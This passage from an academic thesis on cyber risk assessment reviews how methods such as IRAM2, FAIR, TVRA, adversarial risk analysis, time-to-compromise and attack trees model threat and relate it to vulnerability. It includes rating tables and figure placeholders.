Chapter 5 returns to the threat element of the alternative approach by identifying the constituent factors which the threat should be decomposed to. This is completed by an initial exploration of historical attacks in a desk based study, which informs a qualitative study whereby an ethnographic approach is used with expert offensive security practitioners, in which they must complete an attack scenario while describing their experiences. As with Chapter 4, this chapter contributes to answering questions 3, 4, and 4.1 by further developing the alternative approach.

Chapter 6

Chapter 6 leverages the outcomes of previous chapters to build a framework, intended to be used as a supplement to existing CRA methods. The framework provides further context around the threat, while bridging the gap between threat and vulnerability, and creates additional output to assist CRA recipients in their understanding of threat and vulnerability. The result of this framework is the realisation of question 4 and 4.1.

Chapter 7

Chapter 7 presents a qualitative study with expert CRA practitioners in order to evaluate the framework created as a mechanism for the alternative approach. In this study, the framework is presented to the participants, describing each process, and evolving an example use case as it develops, this is followed up by an interview to understand their thoughts about it. The evaluative study completes the answers for questions 4 and 4.1, which have been built up over previous chapters.

Chapter 8

Chapter 8 concludes the thesis, reflecting on the gap identified, the research questions, and how the research answered those questions and contributed to the body of knowledge. Finally further work is proposed which could refine and improve the alternative approach and its accompanying framework developed over the course of the thesis.

Chapter 2

Related Work

Chapter 1 introduced the topic of cyber security, including adversaries, cyber attacks, cyber risk management, and cyber risk assessment (CRA). After introducing these topics, Chapter 1 also discussed a gap in the assessment of threat in CRA methods, positing that not only is threat considered in such a way that it requires speculation using weak or no data, it is also considered in isolation away from the other components of risk, vulnerability and impact, meaning it does not adequately serve its purpose. Furthermore, threat and vulnerability are often combined to form likelihood, which further exacerbates their incongruity. Finally, research questions were set, providing structure to the work. This chapter, therefore, begins to answer these questions by reviewing CRA methods that cover threat, focusing on how threat is considered in each method and how, if at all, it interacts with vulnerability and integrates into the rest of the method. The CRA methods discussed in this chapter were chosen for their prominence in the area, as well as their consideration of threat. Where similar methods also used similar approaches to assessing threat, the method with greater detail was chosen unless there was a unique attribute that contributed to answering any of the research questions.

2.1 Threat in Cyber Risk Assessment

The Information Security Forum's IRAM2 [66] is a complete CRA method developed for practical application in industry by better integrating with enterprise risk management reporting. The method's flow of phases is conducted in the order; scoping, business impact assessment, threat profiling, vulnerability assessment, risk evaluation, and risk treatment. Threat profiling, where the threat is assessed, is prefaced by the authors stating "A threat is anything that is capable, by its action or inaction, of causing harm to an information asset" [66], by which they mean they consider threats which are not just human adversaries. This definition of threat is then realised by a threat intent attribute, which splits threats into three categories, adversarial threats which perform deliberate actions to cause harm to the organisation, accidental threats which are the result of an unintentional action that causes harm to the organisation, and environmental threats which are random or naturally occurring events which may cause harm to the organisation. With this in mind, the first step for IRAM2's threat assessment is to create a table and list relevant threats occurring in each of three intent categories; this is known as the "threat landscape" and is posited to be something which can be reused in further CRAs as the organisation's overall threat landscape.

The second step for IRAM2's [66] threat assessment is to profile each individual threat, which is intended to model their behaviour. This step is done by assessing attributes belonging to each threat, including capability, commitment, history, and motivation. Each attribute is assigned a numerical rating, 0 is negligible, 1 is low, 2 is moderate, and 3 is high. Once these attributes have been assigned a rating, the CRA practitioner must then calculate two values using them:

Likelihood of initiation or LoI, described as "The likelihood that a particular threat will initiate one or more threat events against the environment being assessed", calculated by summing the history and motivation ratings.

Threat strength or TS, described as "How effectively a particular threat can initiate and/or execute threat events against the environment being assessed", calculated by summing the capability and commitment ratings.

Once each threat has been assigned its LoI and TS values, a new, prioritised threat landscape table must then be created. The priority of this table can consider either LoI or TS first.

The next step for the CRA practitioner is to create a threat event catalogue (TEC), a subjective process of identifying threat events, malicious events triggered by the threat's action or inaction, determining whether they should be in scope, and creating a table containing them. For each threat event in the TEC, the CRA practitioner should determine the threat event's origin (internal or external) and its requisite threat strength; these are known as the initiation requirements. The prioritised threat landscape table is then consulted, assigning threats in descending order of priority to the threat events in the TEC, to create a new table with each unique combination of threat, threat event, and impacted asset.

IRAM2 [66] then moves onto vulnerability assessment whereby the CRA practitioner assesses how vulnerable each asset in scope is to each discerned threat event defined in the final table from the threat scoping phase. As vulnerabilities are defined within the threat events rather than here in the vulnerability assessment phase, it focuses instead on similar calculations for providing values for control strength. The value of control strength represents how well a control will defend against each threat event. Finally, risk matrices are used to define likelihood of success with threat strength and control strength as axes.

The threat component of IRAM2 [66] is typical of CRA methods by the way it requires practitioners to assign semi-quantitative numerical values to adversary attributes; however, it is significantly weighed down by confusing threat and vulnerability. While its threat component appears to be lengthy and detailed, a large proportion of what is considered is vulnerability. Rather than first assessing their assets for vulnerabilities using their own data, IRAM2 asserts that the CRA practitioner should instead speculate on what types of threat may target the organisation and then further speculate on what threat events may occur as a proxy for vulnerabilities. However, aligning the requisite strength of a threat event (vulnerability being leveraged) with the threat strength, such that they are congruous, is an advantage of this method.

Jones and Ashenden [67] define the risk function they work with in their threat-focused CRA method as:

$$Risk = Threat * Vulnerability * Impact\,(asset\,value)$$

This means they include all three components of cyber risk as discussed in Chapter 1, which they reinforce by stating, “Without either a threat agent, a vulnerability, or an impact there will not be a risk. There must be a threat agent to exploit a vulnerability, and this exploitation must cause an impact for there to be a risk to the organisation”. As Jones and Ashenden approach the threat assessment in their work, they begin by distinguishing the difference between threat and vulnerability, noting that the two terms often get incorrectly used synonymously - something which may have been exacerbated by the combination of the two into likelihood. To assess threat in their CRA method, Jones and Ashenden [67] assign attributes to adversary categories in the typical fashion discussed in Chapter 1 not dissimilar to IRAM2 [66]. In recognising that the data used to inform adversary categories is often weak or non-existent, the authors also forewarn that their threat assessment is subjective and is a tool to structure the various attributes adversaries may have, as well as acting as an evidence trail for the decisions taken.

Jones and Ashenden [67] describe their adversary groups as threat agents, of which they have pre-defined seven: nation-state, terrorism, pressure group, commercial, criminal group, hacker group, and disaffected staff. Each adversary category defined has its own unique set of attributes pertinent to understanding its capability. It would be beyond the scope of this review to cover each adversary category separately; however, as an example, the nation-state categories attributes are as follows:

- Adult population (in millions)

- Level of literacy
- Gross domesetic product per capita
- Power consumption per capita
- Level of telecommunications infrastructure
- Internet access
- Technological development
- Technical expertise
- Known indigenous information warfare capability
- Allied nations capability
- Cultural factors
- History of relevant activity
- Other factors
- Government

Each of these attributes is given a weighting between 1 and 6, dictated by tables providing ranges for each weighting per attribute. A unique formula is also provided for each adversary category by which to derive a final threat value. Once this final threat value is derived for the adversary being considered, four threat influencers are calculated in a similar method to the adversary categories, meaning they have their own attributes. Threat amplifiers are influencers that may affect the environment, the target, or the threat agent itself, exacerbating or amplifying the likelihood or success of an attack. Threat inhibitors are considered in the same way as amplifiers but inhibiting the likelihood or success of an attack. Motivations have the same structure as the previous influencers but pertain to factors that could contribute to the attack being initiated. Finally, the fourth influencer is motivation which is a subjective percentage assigned by the CRA practitioner at the time of analysis. Once the threat assessment has been completed, combining this with vulnerabilities is left to the CRA practitioner. The authors suggest qualitative approaches such as risk matrices with "low, medium, high" or "red, amber, green".

The CRA method put forward by Jones and Ashenden [67] focuses on the threat and puts emphasis on traits unique to different adversary categories, which makes it a more robust method of categorisation due to the detail of the attributes considered. Perhaps the most vital feature to consider in this CRA method is encountered in the influencers, which add detail to the area of likelihood; in particular, threat inhibitors, which consider reasons as to why the adversary may not conduct an attack, provide context over the fear of being caught, or the potential cost-based barriers to entry in perpetrating a cyber attack.

Factor analysis of information risk (FAIR) is a CRA method developed by Freund and Jones [43]. At its most basic, it is an ontology for structuring cyber security risk, depicted in Figure 2.1.




Fig. 2.1 FAIR risk ontology [43]

The FAIR CRA method first has the practitioner create a threat agent library (TAL), which is a library of adversaries that the end-user is concerned about. Each adversary within the TAL is given a threat event frequency (TEF) and threat capability (TCap), each with a minimum, maximum, and most likely, where TEF is a probability within a given time frame and TCap is a percentage with 0% being no capability and 100% being fully capable. TEF can be calculated from a combination of contact frequency and probability of action, as eluded to in Figure 2.1; however, the authors recommend against it, instead preferring to quantify it directly.

In the FAIR CRA method, vulnerability is derived from TCap and difficulty (Diff). Diff is said to be the strength of the controls in the threat scenario under consideration, and it relates directly to the range of TCaps within the organisation's TAL. The CRA practitioner will estimate the lowest TCap required to circumvent the controls in place, and the highest TCap whereby anything higher is certain to circumvent the controls, and then considers any adversaries from the TAL which fit in that range. However, much like with TEF, Freund and Jones [43] tend to just use TCap as the terminology for vulnerability throughout their work.


Finally, Monte Carlo simulations are used in conjunction with threat scenarios to discern the loss event frequency (LEF), the frequency of occurrence within a given time frame (viz. likelihood), and monetary loss, which is calculated from similar approaches regarding the impact side of risk and therefore out of scope for this review.

All of the quantification in the FAIR CRA method is conducted with estimates derived from using an approach from Hubbard [62], whereby CRA practitioners using the framework go through a training called calibration, which helps them estimate values to a 90% degree of confidence. Calibration training has been conducted by both Hubbard [62] and Freund and Jones [43] to great effect, such that most participants can confidently estimate values to the 90% confidence interval specified.

The FAIR [43] CRA method takes a step forward by estimating values to a degree of confidence in order to quantify them. However, despite threat being quantified, it is considered at a particularly abstract level by just considering adversary capability (TCap) and attack frequency (TEF), both of which must be speculated on using weak or no data. The relationship between threat and vulnerability is expressed by TCap and Diff using elements of both risk components to derive vulnerability, and then again by vulnerability (although usually TCap) and TEF (likelihood of attack) to derive LEF (likelihood of successful attack). However, because all these values are abstracted, the CRA method suffers from threat being ultimately considered in isolation from vulnerability.

As part of the TREsPASS [153] project, Pieters and Davarynejad [127] suggest extending FAIR [43] to consider a cyber adversary who chooses their attacks based on the estimated cost of conducting an attack combined with the chance of success, allocating their resources from there. By doing this, the authors state that “Rather than estimating likelihood of threats as a single value, the paradigm separates threat event frequency from vulnerability”. Pieters and Davarynejad [127] base their method on the adversary’s perceived risk of detection or failure, their required cost and effort of conducting the attack, and the severity of impact caused, in alignment with previous work in the area [142, 28, 85]. However, this method focuses on terrorist-type adversaries, who accrue resources to spend on attack costs such as DDoS or password cracking, as well as assuming that all adversaries considered will launch attacks on the system which has the most cost-effectiveness (attack cost vs impact). While these assumptions may hold true for specific adversaries and circumstances, they do not hold true with more modern understandings of cyber adversary behaviours and TTPs [65].

The European Telecommunications Standards Institute iterated their Threats, Vulnerability, and Risk Assessment (TVRA) [35] standard, shortly after a piece of academic work by Rossebo et al. [137], to include more detail regarding threat and its assessment. TVRA first identifies vulnerabilities within the system before going on to assess the practicality of each by rating five requisite factors of attack, system knowledge, time, expertise, opportunity, and equipment. These requisite factors of attack define what an adversary would require to perform the attack, taking a view of threat from information known about the system under consideration. Each requisite factor of attack has its own rating system, with definitions



Factor	Range	Value
Time (elapsed time)	≤ 1 day	0
	≤ 1 week	1
	≤ 2 weeks	2
	≤ 1 month	4
	≤ 2 months	7
	≤ 3 months	10
	≤ 4 months	13
	≤ 5 months	15
	≤ 6 months	17
	> 6 months (see note 1)	19
Expertise	Layman	0
	Proficient	3
	Expert	6
	Multiple experts	8
Knowledge	Public	0
	Restricted	3
	Sensitive	7
	Critical	11
Opportunity	Unnecessary/ unlimited access	0
	Easy	1
	Moderate	4
	Difficult	10
	None (see note 2)	999
Equipment	Standard	0
	Specialized (see note 3)	4
	Bespoke	7
	Multiple bespoke	9

NOTE 1: A successful attack requires in excess of 6 months.
NOTE 2: None means that the window of opportunity is not sufficient to perform the attack.
NOTE 3: If clearly different groups of specialized equipment are required for distinct steps of an attack, this should be rated as bespoke.


Fig. 2.2 Table used to derive attack potential [35]

at each stage; these can be seen in Figure 2.2. A value for attack potential is then derived from the requisite factors of attack, which is then compared to a scale from 0 to 24 on which ranges of requisite capability are defined as basic, enhanced-based, moderate, and high; this is called the vulnerability rating.

The iteration, which is in line with the adaption made by Rossebo et al. [137], includes speculating on the adversary which would look to exploit the vulnerabilities defined by attack potential. This is done by simply giving the suspected adversary ratings for both motivation and capability and deriving a threat level by plotting both ratings on a matrix.

Finally, vulnerability rating and threat level are plotted onto another matrix, which provides the likelihood of attack. This matrix, which can be seen in Figure 2.3, provides the CRA practitioner with a likelihood rating on the scale of very likely to very unlikely.

TVRA [35] takes a step in the right direction by considering the area in between threat and vulnerability, focusing on the adversary's requirements in respect to the vulnerability,



Vulnerability rating	Threat level				
	Negligible	Low	Moderate	Severe	Critical
Basic	Possible	Likely	Very Likely	Very Likely	Very Likely
Enhanced Basic	Unlikely	Possible	Likely	Very Likely	Very Likely
Moderate	Very Unlikely	Unlikely	Possible	Likely	Very Likely
High	Very Unlikely	Very Unlikely	Unlikely	Possible	Likely
Beyond High	Very Unlikely	Very Unlikely	Very Unlikely	Unlikely	Possible

Fig. 2.3 Mapping of vulnerability rating with threat level to identify likelihood of attack [35]

reminiscent of some attributes within the threat inhibitors introduced by Jones and Ashenden [67]. However, once defined, the attack potential is then reduced to a vulnerability rating and then combined in a risk matrix with threat level, which is also defined by a risk matrix, leaving likelihood to be reduced to a qualitative result.

Rios Insua et al. [135] motivate their work on adversarial risk analysis (ARA) [136, 101, 138, 10, 134] by stating “compared to more stringent methods, the qualitative ratings in risk matrices (likelihood, severity, and risk) are more prone to ambiguity and subjective interpretation and, very importantly for out application area, they systematically assign the same rating to risks that are very different risks qualitatively, potentially inducing suboptimal cyber security resource allocations”, which is in line with the problem space being considered. Moreover, they use ARA to “model the intentions and strategic behaviour of adversaries in the cybersecurity domain”, further stating that the adversary has its own utility function and “seeks to maximise the effectiveness of his attack” [10], reinforcing its relevance to the current scope.

Rios Insua et al. [135] use bi-agent influence diagrams [10], such as in Figure 2.4, to probabilistically model the adversary’s strategic behaviour against an organisation’s beliefs and preferences regarding cyber security, including their security portfolio and cyber insurance. In their CRA method, Rios Insua et al. [135] consider the adversary’s uncertainties to be whether they will be detected, along with cascading consequences of detection, as well as the effectiveness of the attack, which in their example is a distributed denial of service (DDoS), a type of attack which attempts to impact availability of a resource by overloading it with requests from multiple, compromised sources. In their example, the adversary considers their earnings from increased market share as a positive outcome for completing a successful DDoS attack.

While the CRA method put forward by Rios Insua et al. [135] does put the focus on an intelligent adversary making intentional decisions, they consider the adversary’s decision to be solely about maximising impact. No further attributes for the adversary are considered, such as those found in the qualitative methods previously discussed. Similarly, vulnerability is not considered in the work, meaning that there can be no interaction between it and




Fig. 2.4 Modeling an adversarial case through a BAID with a Defender and an Attacker [135]

threat. However, the adversary's consideration for negative consequences should the attack be detected is a positive inclusion.

Xiao et al. [160] base their CRA method on game theory [145, 48, 79, 130], which models attacker and defender behaviour within a game, similar to ARA. More specifically, they use cumulative prospect theory [155], an extension of prospect theory [69], to model the decisions made by the defender and adversary as subjective rather than rational. The use of cumulative prospect theory is used in place of the more common expected utility theory [95], in which each player behaves rationally, choosing a strategy and making decisions based on maximising its expected utility. The model works by abstracting a cyber attack such that it has a particular cost depending on when it is conducted, and it is conducted over a period of time, in which if the defender conducts a scan, they will detect the adversary.

While the CRA method proposed by Xiao et al. [160] moves towards modelling adversary behaviour in a more realistic way than previous game theoretic CRA methods, it is abstract and does not consider the vulnerability component of risk. However, the concept that an attack has a cost, which the adversary factors into the decision of whether to conduct an attack, is a concept that could interact between the threat and vulnerability.

Zieger et al. [165] propose β-time-to-compromise (β-TTC), which is an extension of the work by McQueen et al. [99] who initially proposed time-to-compromise (TTC) based on mean-time-to-failure encountered in reliability engineering [12]. The original TTC, by McQueen et al. [99], aims to quantify the time it would take an adversary of a specific skill level to compromise a system under consideration with varying levels of vulnerability. Skill level is decomposed into four static levels, estimated by fractions of exploitable vulnerabilities available to the adversary, informed by readily available exploits taken from Metasploit [131] (at the time the work was published), as well as constants taken from literature to estimate the average time to discover a 0day vulnerability and write an exploit for it. Vulnerability is distinguished as one of three states, the system contains at least one known vulnerability which the adversary has an exploit prepared for, the system contains at least one known vulnerability which the adversary does not have an exploit prepared for, or the system does not have any known vulnerabilities, and the adversary must discover a 0day to compromise it.

The extension to TTC proposed by Zieger et al. [165] not only seeks to improve the functionality of the method but also utilise more modern sources to inform it. The authors keep the overall concept of β-TTC the same as the original, such that vulnerabilities within a network are compared against adversary skill levels to derive how long an attack would take to be perpetrated. However, adversary skill is moved away from static values derived from the number of public exploits they would have access to and instead becomes a distribution, which in their example, they use data describing the capabilities of cyber security professionals as a proxy for cyber adversaries. Vulnerability is extended to include five vulnerability impact types, availability, confidentiality, integrity, execution, and XSS, and the complexity is considered, using CVSS [42] and Deutsches Advisory Format (DAF) [40].

The TTC concept pushes users to think not only about the adversary's capability and the vulnerabilities within the system under consideration but also the relationship between the two, which is a true step in the right direction for including threat and bridging the gap between it and vulnerability. Furthermore, the use of a distribution to consider adversary skill allows for a more flexible approach than encountered in the original TTC method [99], or in methods which use adversary categorisation [67, 66]. However, a cyber attack is about more than publicly known exploits which means that, even with the evolution to β-TTC, it does not consider all aspects of a cyber attack. This is highlighted by Zieger et al. [165] where they state "it is not a complete model for each and every intrusion path as it targets only direct attacks against the system through vulnerabilities", they further add examples that are not considered by their method, including phishing, social engineering, and insider attacks. Another limitation of the TTC concept as a whole, discussed by Zieger et al. [165] is that modern organisations use much larger and more widespread infrastructure than the simple systems they use for demonstrations; such methods would perhaps be better used targeting particularly high priority threat scenarios already defined by an existing CRA output.

Schneier [143] popularised attack trees as a method for describing the security of systems based on the attacks which may be carried out against them, likely inspired by work done on threat logic trees by Weiss [159] and earlier attack trees by Salter et al. [141]. Because attack trees focus on the potential attacks which can be carried out, they inherently consider vulnerability as their core focus. However, Schneier [143] provided a method of understanding attack trees in reference to the threat by assigning nodes on the tree a monetary value, which the adversary must pay to conduct the attack; this can be seen depicted in Figure 2.5. By considering the cost to the adversary in conducting an attack, there is a stronger interaction between threat and vulnerability, creating a better relationship than just capability of the threat and severity of the vulnerability. Unfortunately, Schneier [143] did not elaborate on a method for quantifying the costs in any meaningful way, instead assigning them basic estimates and suggesting that it could be used, for example, to consider attacks under a specific monetary value.




Fig. 2.5 An example of an attack tree with assigned monetary values [143]

More recently, attack trees have evolved to be used as a way of depicting many different formal approaches [81]. However, in many approaches, the focus is on increasing the complexity of the system under consideration and the accuracy of the model underneath the attack tree, which leaves the typical attributes of adversary skill, motivation, and resource to be speculated on. This is exacerbated by the trend in attack trees to express the adversary attributes as a form of likelihood, without considering the complexities of cyber security vulnerabilities, instead just considering threat and impact as the components for risk [34, 81]. As an example, Roy et al. [139] increment attack trees by way of introducing attack countermeasures. In their work, they mention the cost to the adversary in performing the attack and return should the attack be successful, including formulae for computing them; however, no input data is suggested meaning that both are open-ended.




Fig. 2.6 An example network topology and accompanying attack graph [126]

Attack graphs are another way to visually represent paths that an adversary may take through a system under consideration, meaning the method shares strengths and weaknesses with attack trees due to the similarity [81]. Pamula et al. [126] use attack graphs to understand the attack requiring the least amount of effort, using this to infer the 'weakest adversary' capable of attacking their network. This is done by creating an attack graph of the system under consideration, which has been pruned so that only ‘successful attacks’ are considered, such as depicted for an example network topology in Figure 2.6. Each path through the attack graph is denoted as a set, with each individual attack (known as attributes) along the path given a weighting. The set with the lowest cumulative weighting is then decided to be the least effort attack path through the system under consideration, and that value and set of attributes is known to signify the weakest adversary capable of reaching the goal.

In theory, the attack graph method presented by Pamula et al. [126] considers vulnerability throughout a system under consideration in relation to the adversaries targeting it by understanding the difficulty of the attack paths and inferring the weakest adversary capable. However, no method is given for deriving the weightings for the attributes required by the adversaries to complete the attack graphs. Furthermore, the output does not provide any practical use as the set of attributes and weightings are not comparable to anything; instead, the end-user would likely arrive at the least diverse set to represent their weakest adversary. Should the input and output be more practically real-world applicable, this CRA method would be much improved.

